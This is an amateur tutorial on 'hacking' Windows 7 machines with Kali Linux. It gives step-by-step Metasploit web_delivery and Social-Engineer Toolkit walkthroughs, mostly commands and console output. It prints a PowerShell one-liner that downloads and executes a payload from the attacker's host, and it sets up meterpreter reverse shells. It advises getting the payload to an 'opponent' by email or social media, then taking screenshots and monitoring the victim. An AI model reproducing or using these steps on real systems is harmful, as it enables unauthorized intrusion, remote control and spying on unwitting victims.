WINDOWS-7 HACKING

azureskynet

[Type the company name]

[Pick the date]

WINDOWS-7 HACKING

HACKING : Finding weakness of the oponent's system.

METHOD – 1 :

INFO GATHERING :

Gathering information is nothing but getting the oponent's ip address and the mac address.

There are two ways to get the ip address :

1. Via Terminal
2. Via inbuilt application named( )


Going through terminal

- Open ther terminal and search **netdiscover** to scan the ip addresses that are in the same network for which you are connected.
- Then we get the ipaddress and the vendor info like shown below


```
root@kali:~# netdiscover

 Currently scanning: 192.168.52.0/16   |   Screen View: Unique Hosts


 5 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 300

 ___________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 ---------------------------------------------------------------------------
 192.168.11.131  00:0c:29:4f:25:0c      2     120  Unknown vendor

 192.168.11.2    00:50:56:fb:4c:e3      2     120  Unknown vendor

 192.168.11.254  00:50:56:e9:26:b0      1      60  Unknown vendor
```

- Then opening the metasploitable frame work (msf) by the following command.

msfconsole



- Then searching for the delivery system for which we need to set the bomb(Payload) by the following code.
  - **search web_delivery**



- Mean while we need to copy the script which was highlighted to use it.
- Then use that Script web_delivery then follow the given command given below.

➢ **use exploit/multi/script/web_delivery**

```
msf > use exploit/multi/script/web_delivery
msf exploit(web_delivery) > show options

Module options (exploit/multi/script/web_delivery):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host to listen on. This must be an address on the local machi
ne or 0.0.0.0
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default is random)


Payload options (python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Python
```

- Then we can see the targets,ports and hosts to be setup.
- Now initially set the SRVHOST (Our Kali linux machine ipaddress) by the following command.

➢ **set SRVHOST <Kali Ipaddress>**

- Similarly set the continued URIPATH to / by the following command.

set URIPATH /

- Here / indicates that hacking the oponents system from root.

- Then after as we seen the picture we need to change the python to windows type so we need to change the payload by following command.
    - **set payload windows/meterpreter/reverse_tcp**

- Then as followed by the unfilled gaps remained is setting up the LHOST so we need to set the LOST by the following command.
    - **set LHOST <Kali Ipadress>**

Then it looks like this:

```
msf exploit(web_delivery) > set SRVHOST 192.168.11.129
SRVHOST => 192.168.11.129
msf exploit(web_delivery) > set URIPATH /
URIPATH => /
msf exploit(web_delivery) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(web_delivery) > set LHOST 192.168.11.129
LHOST => 192.168.11.129
```

```
Exploit target:

   Id  Name
   --  ----
   0   Python
```

- There we observe the target is kept as python we need to change by the following command.
    - **show targets**

```
msf exploit(web_delivery) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Python
   1   PHP
   2   PSH
```

- select the PSH(Powershell) by the following command.
    - **set target 2**

```
msf exploit(web_delivery) > set target 2
target => 2
```

- If there is no LPORT then we ned to set the LPORT to any numbered as 4444.


Now Everything is ready only one step remained to enter the network that is to exploit so by the following command.

exploit -j


```
msf exploit(web_delivery) > exploit -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.11.129:4444
[*] Using URL: http://192.168.11.129:8080/
msf exploit(web_delivery) > [*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c $J=new-object net.webclient;$J.proxy=[Net.WebRequest]::GetSystemWebProxy();$J.Proxy.Credentials=[Net.CredentialCache]
::DefaultCredentials;IEX $J.downloadstring('http://192.168.11.129:8080/');
```

- Then we can observe one thing in the following picture that virus has been created to inject into the oponent's system.

- Then try to send that virus to the oponent's system by anyway one of the way is given by



- Using pastebin …..If possible send it like a batch file via mail or any social media when they enter that the system will come into our control by opening the sessions in Kali linux.



sessions -i will show the number of sessions and info.

- So setting the sessions by the following command the system will be hacked.
  - **sessions -i 1**

```
msf exploit(web_delivery) > sessions -i 1
[*] Starting interaction with 1...
```


Taking screenshot and seeing the idle time that he was doing.

```
meterpreter > screenshot
Screenshot saved to: /root/oFUjDFyP.jpeg
meterpreter > idletime
User has been idle for: 1 min 37 secs
```

- The screenshot is saved under oFUjDFyP named jpg.
- The idle time he was sitting in front of his system without doing anything is about 1min 37sec.
- We can know more by typing the command **help.**

```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Drop into irb scripting mode
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    migrate                   Migrate the server to another process
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
```

- The screenshot of the oponent's system is



OVERALL CODE FOR THE METHOD – 1 IS :

- msfconsole
- search web_delivery
- copying the exploit address for using.
- use <paste exploit>
- show options
- set SRVHOST <kali linux ipaddress>
- set LHOST <Kali linux ip>
- set URIPATH /
- set payload windows/meterpreter/reverse_tcp
- show options (for the reference)
- show targets
- set target 2 (setting target PSH-powershell)
- exploit -j
- sessions –i
- sessions -i 1 <req session>
- help (for commands to execute on the oponent's system after getting into control)

METHOD – 2 :

USING SOCIAL ENGINEERING ATTACK :

- opening social engineering toolkit by the following command
  - **setoolkit**

```
root@kali:~# setoolkit
[-] New set.config.py file generated on: 2018-06-15 08:40:47.164657
[-] Verifying configuration update...
[*] Update verified, config timestamp is: 2018-06-15 08:40:47.164657
[*] SET is using the new config, no need to restart
```

- Then we get a list of menu then choosing the 1) social-Engineering attacks as shown below

```
Please update SET to the latest before submitting any git issues.


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit
```

- Then we get the another list of menu which are various kinds of social-engineering attacks as shown below.

```
Please update SET to the latest before submitting any git issues.


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) SMS Spoofing Attack Vector
  11) Third Party Modules

  99) Return back to the main menu.
```

- Then selecting the Powershell attack vendors refers to hack the operating system from the powershell.
- Then selecting the 9th option we get another kind of list relates to the Powershell attack as shown below.

```
The Powershell Attack Vector module allows you to create PowerShell specific attacks. These attacks will allow you to use PowerShell which is availabl
e by default in all operating systems Windows Vista and above. PowerShell provides a fruitful  landscape for deploying payloads and performing functio
ns that  do not get triggered by preventative technologies.

   1) Powershell Alphanumeric Shellcode Injector
   2) Powershell Reverse Shell
   3) Powershell Bind Shell
   4) Powershell Dump SAM Database

  99) Return to Main Menu
```

- Then selecting the powershell alphanumeric shellcode injector option which relates automatic handling and setting the payload.
- Then it asks the HOST ipaddress which is known our Kali linux ipaddress and setting up the port for example keeping 4444,5555,8888,etc.
- Then it asks that do we want to start the listener now we need to enter **yes.**

```
set:powershell>1
Enter the IPAddress or DNS name for the reverse host: 192.168.11.129
set:powershell> Enter the port for the reverse [443]:5555
[*] Prepping the payload for delivery and injecting alphanumeric shellcode...
[*] Generating x86-based powershell injection code...
[*] Reverse_HTTPS takes a few seconds to calculate..One moment..
No encoder or badchars specified, outputting raw payload
Payload size: 358 bytes
Final size of c file: 1528 bytes
[*] Finished generating powershell injection bypass.
[*] Encoded to bypass execution restriction policy...
[*] If you want the powershell commands and attack, they are exported to /root/.set/reports/powershell/
set> Do you want to start the listener now [yes/no]: : yes
[*] Starting the Metasploit FRamework console.../
```

```
Trouble managing data? List, sort, group, tag and search your pentest data
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.14.10-dev                         ]
+ -- --=[ 1639 exploits - 944 auxiliary - 289 post        ]
+ -- --=[ 472 payloads - 40 encoders - 9 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

[*] Processing /root/.set/reports/powershell/powershell.rc for ERB directives.
resource (/root/.set/reports/powershell/powershell.rc)> use multi/handler
resource (/root/.set/reports/powershell/powershell.rc)> set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
resource (/root/.set/reports/powershell/powershell.rc)> set LPORT 5555
LPORT => 5555
resource (/root/.set/reports/powershell/powershell.rc)> set LHOST 0.0.0.0
LHOST => 0.0.0.0
resource (/root/.set/reports/powershell/powershell.rc)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/reports/powershell/powershell.rc)> exploit -j
[*] Exploit running as background job.

[*] Started HTTPS reverse handler on https://0.0.0.0:5555
[*] Starting the payload handler...
msf exploit(handler) >
```

- Here we can observe one thing before entering into the
- After entering into the metasploitable framework we need to set the LHOST i.e, our kali linux ip address as shown below.

```
msf exploit(handler) > set LHOST 192.168.11.129
LHOST => 192.168.11.129
msf exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_https):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.11.129   yes       The local listener hostname
   LPORT     5555             yes       The local listener port
   LURI                       no        The HTTP Path


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

- Then opening the virus location in the root of our kali linux then we need to send that virus to the oponents system then the oponents system will be in our control…
- By opening the session in the kali linux system.

```
msf exploit(handler) >
[*] https://0.0.0.0:5555 handling request from 192.168.11.132; (UUID: 5japec2n) Staging x86 payload (958531 bytes) ...
[*] Meterpreter session 1 opened (192.168.11.129:5555 -> 192.168.11.132:50746) at 2018-06-15 08:49:49 -0400
sessions -i

Active sessions
===============

  Id  Type                   Information                          Connection
  --  ----                   -----------                          ----------
  1   meterpreter x86/windows  DESKTOP-39AQNRM\Deme @ DESKTOP-39AQNRM  192.168.11.129:5555 -> 192.168.11.132:50746 (192.168.11.132)

msf exploit(handler) >
```

```
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...
```

- OVERALL STEPS TO THE METHOD-2 :
  - setoolkit
  - selecting social engineering attacks
  - selecting powershell attack
  - selecting alphanumeric
  - entering host ip address
  - setting up the loprt
  - listening-yes
  - set LHOST <Kali IP>
  - sessions –i
  - sessions –i 1
  - help(for the commands)